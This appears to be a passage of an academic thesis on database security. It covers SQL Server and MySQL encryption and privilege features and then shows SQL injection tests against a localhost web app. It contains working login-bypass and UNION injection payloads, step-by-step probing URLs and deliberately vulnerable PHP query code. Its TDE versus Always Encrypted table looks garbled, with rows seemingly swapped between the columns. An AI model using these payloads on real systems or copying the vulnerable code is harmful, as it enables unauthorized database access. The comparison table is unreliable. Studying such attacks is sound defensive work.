(1) ***Symmetric Keys:*** *it is an algorithm that you can use to encrypt data. It is the weakest form of encryption because it uses the same algorithm for both encrypting and decrypting the data (Carter, 2018).*

(2) ***Asymmetric Keys:*** *it uses a pair of keys (algorithms). One of the keys is used only for encryption and the other is used only for decryption. The key that is used to encrypt the data is called the public key and the key that is used to decrypt the data is known as the private key (Carter, 2018). There are two key one is public key other is private (master) key.*

(3) ***Certificates:*** *are a digitally signed security objects that contain a public (and optionally a private) key for SQL Server (Guyer, Milener, Smart, et al., 2017). Certificates and asymmetric keys are both ways to use asymmetric encryption. Certificates are often used as containers for asymmetric keys because they can contain more information such as expiry dates and issuers (Guyer, Milener, Smart, et al., 2017).*

(4) ***Data Protection API:*** *is a pair of function calls that provide operating system-level data protection services to user and system processes. It does not store any of the protected data; therefore, applications calling DPAPI must implement their own storage of the protected data. It is started by Windows 2000 (Brundrett et al., 2010).*

3.2.4.1. Transparent Data Encryption

Transparent Data Encryption (TDE) is a real time process and it encrypts and decrypts data and log files by using database encryption key (DEK) which is a symmetric key. The DEK uses a certificate that is stored in the master database so it is secured (Guyer, Milener, To, et al., 2019). Database Encryption Key is encrypted by server certificate (Carter, 2018). The encryption operation of data is done before written on disk by Transparent Data Encryption (TDE) without increasing the size of the encrypted database. However, the encrypted data is called into memory from the database, and it is decrypted (Guyer, Milener, To, et al., 2019). Transparent Data Encryption (TDE) provides encryption of data by using AES and 3DES encryption algorithms. However, application developers can encrypt data without changing any properties of applications (Guyer, Milener, To, et al., 2019). Transparent Data Encryption is started by SQL Server 2008 (Sheldon, 2017).

3.2.4.2. Always Encrypted

Always Encrypted technology is a first encipher to protect data from privileged users in SQL Server (Carter, 2018). Always Encrypted segregates the roles and duties so it protects data also from privileged users of database. Hence, the sensitive data is protected when a supplier supports your platform (Carter, 2018). Always Encrypted technology is started in SQL Server 2016 (Carter, 2018). It has two type keys; one is *column encrypted key* which is for encrypting data inside a column, the second one is column master key, which is for encrypting the column encryption keys (Carter, 2018). So, the column master key’ location is saved in database metadata by SQL Server.

Always Encrypted is designed for protection of sensitive data. However, it has some limitations (Carter, 2018). For example: *user defined-types, file stream column, sparse column sets, partitioning key columns,* etc. are not supported by Always Encrypted technology (Carter, 2018).

Transparent Data Encryption (TDE) and Always Encrypted are different types of technologies but, both of them encrypt data. Kupcik (2018) illustrates a comparison as side by side to help decide which technology to choose in the Table 3.2.

Table 3.2. Side by side comparison of the capabilities Transparent Data Encryption (TDE) and Always Encrypted (Kupcik, 2018).

	Transparent Data Encryption	**Always Encrypted**
SQL Server version	SQL Server 2016 and above; Azure SQL Database	SQL Server 2008 and above; Azure SQL Database
Requires SQL Server Enterprise Edition	No (starting with SQL Server 2016 SP1)	Yes
Free in Azure SQL Database	Yes	Yes
Protects data at rest	Yes	Yes
Protects data in use	Yes	No
Protects data from SQL administrators and admins	Yes	No
Data is encrypted/decrypted on the client side	Yes	No
Data is encrypted/decrypted on the server side	No	Yes
Encrypt at column level	Yes	No (encrypts entire database)
Transparent to application	Partially	Yes
Encryption options	Yes	No

Encryption key management	Customer Managed Keys	Service or Customer Managed Keys
Protects keys in use	Yes	No
Driver required	Yes	No

3.2.5. SECURITY METADATA

Metadata functions give information about the server structure and objects in the databases (Sheldon, 2016). For result set operations, applications use metadata. When an application is determining a variable for binding to a column, it uses the data type in the column. When an application is determining a variable that will connect to a column, it uses the data type in the column (Milener, Guyer, Rabeler, & Hamilton, 2017).

Metadata is extremely useful for SQL server administrations and in security perspective. Metadata can be a security vulnerability. An attacker can reach to the information to configure an instance or a SQL Server configuration structure, when a metadata is accessible as public (Carter, 2018). However, when the security of the application is not well-designed, any kind of attack could reach to metadata. For example, an e-commerce web site has the security configurations. DBAs and customers of e-commerce web sites connect to the SQL Server instance with a single account, which is highly privileged. So, if the application is indefensible to attacks, the attacker gains a chance. This situation occurs security vulnerable for application (Carter, 2018).

3.2.6. PROTECTING CREDENTIALS

An attacker can steal the credentials of a security principal. With the information of the credentials, an attacker can change the credentials’ owner's authorizations. To protect the credentials information from attacks, it is important to change periodically password information and create complex passwords (Carter, 2018).

3.3. MYSQL

3.3.1. THE MYSQL ACCESS PRIVILEGE SYSTEM

The aim of the MySQL privilege system is the authentication of a user and granting privileges on a database. These privileges are defined about the action limitations of an account on a database. MySQL privileges are changeable by different level of operations (Vigazzola et al., 2019).

- Administrative Privileges : These are global privileges, it is not specific to a database. It allows the users for managing the MySQL server operation.
- Database Privileges: These privileges can be applied to a database or all database objects. Database privileges can be assigned to all databases and specific databases.
- Privileges for Database Object : These privileges are granted for all database objects of given type, or specific objects in a database, or all objects of a given type in all databases.

MySQL system database stores all of the information about account privileges in the grant tables. When the MySQL server started, it reads all grant table into the memory (Axmark & Widenius, 2019).

3.3.2. MYSQL USER ACCOUNT MANAGEMENT

In the MySQL, user accounts and passwords are kept in the user table of MySQL system database and the passwords of the users are encrypted by plugin specific algorithms. A user or a host should be defined as an account to connect to the MySQL server (Axmark & Widenius, 2019). MySQL supports external authentication methods. Thus, an account can be authenticated by using external authentication method in MySQL (Axmark & Widenius, 2019).

3.3.3. USING ENCRYPTED CONNECTIONS

If a connection between the MySQL server and the client is unencrypted, the traffic of the connection could be monitored and recorded by an attacker or external resources. However, any connection between MySQL server and client should be encrypted. MySQL supports the encryption of connections by using the Transport Layer Security (TLS) protocol (Axmark & Widenius, 2019; Vigazzola et al., 2019).

MySQL's default settings about connections is firstly, trying to use of encrypted connection but, if the server does not support encrypted connections, MySQL uses unencrypted connection (Axmark & Widenius, 2019).

3.3.4. SECURITY PLUGINS

MySQL has some plugins to supply security (Vigazzola et al., 2019):

- Authentication Plugin: for authenticate connections between client and MySQL Server.
- Password Validation Plugin: for applying strong password policies and for evaluation of the strength of potential passwords.
- Keyring plugins: for providing a secured storage for sensitive data.
- MySQL Enterprise Audit Plugin: for enabling standard, policy-based monitoring and logging of connection in specific MySQL server activities. It is available only in MySQL Enterprise Edition.
- MySQL Enterprise Firewall : for enabling permissions or denials about SQL statement execution on application level. It is available only in MySQL Enterprise Edition.
- MySQL Enterprise Data Masking and De-Identification Plugin: for enabling to mask and to hide a sensitive data. It is available only in MySQL Enterprise Edition.

CHAPTER 4
SQL INJECTIONS

Definition of Structured Query Language (SQL) Injection is unauthorized access to web site and web applications using SQL, which can be described as most serious threat for web applications. Attackers use form activities, poor codes, and misconfigurations of the web applications. Attackers exploit database of the web application by applying SQL Injection. SQL Injection is a serious vulnerability for the web applications. It can be used for bypassing firewall of a system.

SQL injection occurs when an unauthorized query of SQL is performed. Attacker's uses bad input validation and poor filtered codes for input and insecure codes while creating harmful codes in SQL statements. SQL Injection can cause an unauthorized access to database.

Nowadays the use of a web sites and a web applications are growing up through internet. Most of the big companies and organizations, such as gittigidiyor.com, or amazon.com, etc., have web applications for the users of their systems, and the customers of the companies. These web applications also provide a service for any kind of problems of the users and the customers. For that, the service provider company keep information of the companies' users in the e-commerce web site. At the same time, the service provider companies have information of the orders from customers and personal information of the costumers. Some of the database companies and organizations keep sensitive data such as financial data, medical data, social security numbers, credit card numbers, identity numbers of customers, etc.

In this section, SQL Injection is categorized and applied tests are represented by examples. These applied tests performed at localhost with Oracle 12c, SQL Server 2017, MySQL 5.7 and PHP 7.

In Figure 4.1 and Figure 4.2 test database structurre are presented. In the Figure 4.1 the database contains web application system configuration, system users, system users autherity, companies information. In the Figure 4.2 the database contains companies' data about financial information, store and stock information.




Figure 4.1. Structure of sql_test_system database.




Figure 4.2. Structure of sql_test_data database.

4.1. CATEGORIZATION OF SQL INJECTIONS

4.1.1. TAUTOLOGY BASED SQL INJECTION

Purpose of Attack: Bypass of login authentication of a web site or a web application. Identifying of an injectable data of a web application login form and extracting data from a web application.

A tautology-based attack occurs by injecting code in one or more conditional statement to web application queries. However, the evaluation results of the web applications' login authentication query are reported as correct but in reality, the reports are misguided by attackers (Figure 4.3). At the same time, the usage of the query in the web application affects the result of the attack.

Common use of tautology-based SQL injection attack bypasses user authentication login form in the web applications and extracts data with 'WHERE' statement of SQL query. At the same time, a harmful code is injected with conditional 'OR' operator and web application's query result is evaluated to true for login authentication.

If an attacker enters (Figure 4.3) an user name in the field as [a@abc.com] and password field as [anything' or '1' = '1'] then query will be as code that showed in (Code 4.1):

```
select * from users where users = 'a@abc.com' and
password = 'anything' or '1' = '1'
```

Code 4.1. Injected SQL Query of Login Page.

In the code (Code 4.1) regular SQL query is transformed into injected SQL Query by [' or '1' = '1'] and the entire 'WHERE' statement is transformed into a tautology-based attack.




Figure 4.3. Login page of web application.

In this section the results of the SQL Injection tests are presented in the Oracle 12c, SQL Server 2017, MySQL 5.7.

4.1.1.1. Oracle

Attacker can bypass login authentication web sites or web application by applying SQL Injection where web application has poor coded or miss configured. In the Figure 4.3 the test of the login form SQL Injection is presented. In the following the test is applied on Oracle and the results are presented:

User name	= ' or 1=1 -- + (see Table 4.1)
Password	= some thing or null
Security code	= on the picture codes

In this situation SQL statement is:

```
$user = $_POST['email'];
$pass = $_POST['password'];
select * from  USERS where USEREMAIL = '$user' and
USERPASSWORD = '$pass'
```

Code 4.2. SQL Statement of Figure 4.3 on Oracle Database.

In Code 4.2 SQL statement of Figure 4.3 is in Oracle Database. SQL statement accessed to web application with last inserted user of Oracle Database. At the same time attacker has defined all authority in web application. These are defined as authorities in ‘USERAUTHORITIES’ table on Oracle Database.

Table 4.1. Some injection codes and results for SQL (Oracle) on web application form (Figure 4.3).

User name	**Password**	**Explain**
'-	'	No access
' or '1'='1	' or '1'='1	Bypass login with user name authority
Valid User Name	' or '1' = '1	Bypass login with user name authority
'-0||'		No access
' or '1'='1';#		Gives an error for SQL statement
' or 1=1 -- +		Bypass login with user name authority




Figure 4.4. A screenshot of User module of web application (Oracle).

Attacker bypasses the login authentication by the query in Code 4.2 and accesses to the web application with the data. Attacker can change the access authority (Figure 4.4) of users in web application.

4.1.1.2. SQL Server

Attacker can bypass login authentication web sites or web application by applying SQL Injection where web application has poor coded or miss configured. In the Figure 4.3 the test of the login form SQL Injection is presented. In the following the test is applied on SQL server and the results are presented:

User name	= ' or 1=1 -- + (see Table 4.2)
Password	= some thing or null
Security code	= on the picture codes

In this situation SQL statement is:

```
$user = $_POST['email'];
$pass = $_POST['password'];

select * from users where UserEMail = '$user' and
UserPassword = '$pass'
```

Code 4.3. SQL Statement of Figure 4.3 on SQL Server Database.

In Code 4.3 SQL statement of Figure 4.3 is in SQL Server Database. SQL statement is accessed to web application with last inserted user of SQL Server Database. At the same time attacker has defined all authority in web application. These are defined as authorities in ‘USERAUTHORITIES’ table on SQL Server Database.

Table 4.2. Some injection codes and results for SQL (SQL Server) on web application form (Figure 4.3).

User name	**Password**	**Explain**
'-	'	No access
' or '1'='1	' or '1'='1	Bypass login with user name authority
Valid User Name	' or '1' = '1	Bypass login with user name authority
'-0||'		Gives an error for SQL statement
' or '1'='1';#		Gives an error for SQL statement
' or 1=1 -- +		Bypass login with user name authority




Figure 4.5. A screenshot of User module of web application (SQL Server).

Attacker bypasses the login authentication by the query of showed in Code 4.3 and accesses to the web application with the data. Attacker can change the access authority Figure 4.5 of users in web application.

4.1.1.3. MySQL

Attacker can bypass login authentication web sites or web application by applying SQL Injection where web application has poor coded or miss configured. In the Figure 4.3 the test of the login form SQL Injection is presented. In the following the test is applied on MySQL and the results are presented:

User name	= ' or 1=1 -- + (see Table 4.3)
Password	= some thing or null
Security code	= on the picture codes

```
    $user = $_POST['email'];
    $pass = $_POST['password'];

    select * from users where UserEMail = '$user' and
    UserPassword = '$pass'
```

Code 4.4. SQL Statement of Figure 4.3 on MySQL Database.

In Code 4.4 SQL statement of Figure 4.3 is in MySQL Database. SQL statement is accessed to web application with last inserted user of MySQL Database. At the same time attacker has defined all authority in web application. These are defined as authorities in ‘USERAUTHORITIES’ table on MySQL Database.

Table 4.3. Some injection codes and results for SQL (MySQL) on web application form (Figure 4.3).

User name	**Password**	**Explain**
'-	'	Bypass login with user name authority
' or '1'='1	' or '1'='1	Bypass login with user name authority
Valid User Name	' or '1' = '1	Bypass login with user name authority
'-0||'		Bypass login with user name authority
' or '1'='1';#		Bypass login with user name authority
' or 1=1 -- +		Bypass login with user name authority





Figure 4.6. A screenshot of User module of web application (MySQL).

Attacker bypasses the login authentication by the query of showed in Code 4.4 and accesses to the web application with the data. Attacker can change the access authority Figure 4.6 of users in web application.

As a result of Tautology Based SQL Injection attacks, when checked web application user activity log table, it shows all user activities that occurred at the same time (Figure 4.7).



LogID	LogCompanyID	LogSubCompanyID	LogUserID	LogislemModulu	Logislem	LogislemID	LogAciklama	LogIP	LogTarih	LogDurum
1379	1	1	1	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı MySQL	::1	2019-06-25 01:55:18	OK
1380	1	1	2	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı MySQL	::1	2019-06-25 01:55:18	OK
1381	1	1	5	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı MySQL	::1	2019-06-25 01:55:18	OK
1376	1	1	1	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı MsSQL	::1	2019-06-25 01:55:13	OK
1377	1	1	2	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı MsSQL	::1	2019-06-25 01:55:13	OK
1378	1	1	5	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı MsSQL	::1	2019-06-25 01:55:13	OK
1373	1	1	1	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı ORACLE	::1	2019-06-25 01:55:05	OK
1374	1	1	2	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı ORACLE	::1	2019-06-25 01:55:05	OK
1375	1	1	5	giris_yapildi	Giriş Yaptı	(Null)	Giriş Yaptı ORACLE	::1	2019-06-25 01:55:05	OK

Figure 4.7. Web application logs table for user activity.

4.1.2. UNION QUERIES

Purpose of Attack: Bypassing of a login authentication of a web site or a web application and extracting data from them.

In a Union Queries attack, an attacker uses vulnerable parameter of web site or web application to change of SQL query results. An attacker combines the original query of web application and the injected query with ‘UNION’ statement, and gets new query results. This new results include original query results and injected query results.

In SQL, ‘UNION’ operator combines two or more SQL queries and is resulted with new query. In SQL, ‘UNION’ statement eliminates duplicate data records, ‘UNION ALL’ statement removes this elimination.

If an attacker enters (Figure 4.3) user name field as [' union select * from userauthorities --] and password field as [anything], then query will be ():

```
select * from users where users = ' ' union select *
from userauthorities -- and password = 'anything'
```

Code 4.5. Injected SQL UNION Query of Figure 4.3.

In the Code 4.5, regular SQL query transforms injected SQL query with ['union select * from userauthorities --] and transforms the entire ‘UNION’ statement in a UNION Query SQL injection. In the Code 4.5 two dash (--) converts the mean of the query to a comment [-- and password = 'anything']. In Code 4.5 query become two ‘SELECT’ queries. The result of the first ‘SELECT’ query [Select * from users where users = ' '] is null because there is not any data that are matching. In the result of the second ‘SELECT’ query [union select * from userauthorities] all data are listed in the userauthorities table.

In this section the results of the SQL Injection tests are presented in the Oracle 12c, SQL Server 2017, MySQL 5.7.


4.1.2.1. Oracle

In a Union Queries attack, attacker analyzes a web application and tries to catch vulnerability of web applications or web sites.

In the following link (Figure 4.8) the attacker tests the web application for vulnerability.

In the Figure 4.3 on the “Help for login” link, attacker finds a vulnerability for SQL injection (Figure 4.8, Figure 4.9).

```
http://localhost/OrSQL-Test/help.php?ID=1
```



localhost/OrSQL-Test/help.php?ID=1

Help for login

Figure 4.8. SQL injection vulnerability for UNION Query attack.

The attacker tries an injection with ['] sign for obtain an information;

```
http://localhost/OrSQL-Test/help.php?ID=1'
```


localhost/OrSQL-Test/help.php?ID=1'

An error occurred : ORA-01756: quoted string not properly terminated [C]

Figure 4.9. SQL syntax error (Oracle).

If the attacker gets an SQL syntax error (Figure 4.9), the attacker has a vulnerability for SQL injection attack on UNION Query.


UNION operator lists the all datas from two or more tables in one query. On the Oracle Database important points of the UNION operator are:

- two or more tables have to same column numbers.
- all column data type have to have the same qualifications.
- same datas are listed only one time.
- for listing the all data, ‘UNION ALL’ operator should be used.

In the following, UNION Query attack has been tested on Oracle.

Firstly, attacker tries to find table’s column numbers with [order by] SQL statement (Figure 4.10) “order by 1, order by 2, order by 3… order by 7” until having the system error in “order by 7” (Figure 4.11).

```
http://localhost/OrSQL-Test/help.php?ID=1 order by 1
```


localhost/OrSQL-Test/help.php?ID=1 order by 1


Help for login

Figure 4.10. Try to find column number of table by [order by] in Oracle Database.

There are two type errors in Oracle Database UNION Query attack;

- oci_error for oci_parse.
- oci_error for oci_execute.

```
http://localhost/OrSQL-Test/help.php?ID=1 order by 7
```


localhost/OrSQL-Test/help.php?ID=1 order by 7


An error occurred : ORA-01785: ORDER BY item must be the number of a SELECT-list expression [Q] [C]

Figure 4.11. Error message of SQL statement of [order by 7] in Oracle Database.

When an attacker gets the error message (Figure 4.11) finds the column numbers of the table, which is six. Then attacker tries [UNION ALL] SQL statement to find database name, table name, column name, etc.

Now attacker tries [UNION ALL] SQL statement with numbers (Figure 4.12):

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select 1,2,3,4,5,6 from dual--
```



localhost/OrSQL-Test/help.php?ID=1 union all select 1,2,3,4,5,6 from dual--

An error occurred : ORA-01790: expression must have same datatype as corresponding expression [Q] [C]

Figure 4.12. Usage of SQL statement for [UNION ALL] with numbers in Oracle Database.

[UNION ALL] attack (Figure 4.12) gives an error and the attacker tries another type of an attack (Figure 4.13), after second trial, the attacker does not have any error message so, the attack goes forward.

```
http://localhost/OrSQL-Test/help.php?ID=1 union all
select null,null,null,null,null,null from dual--
```

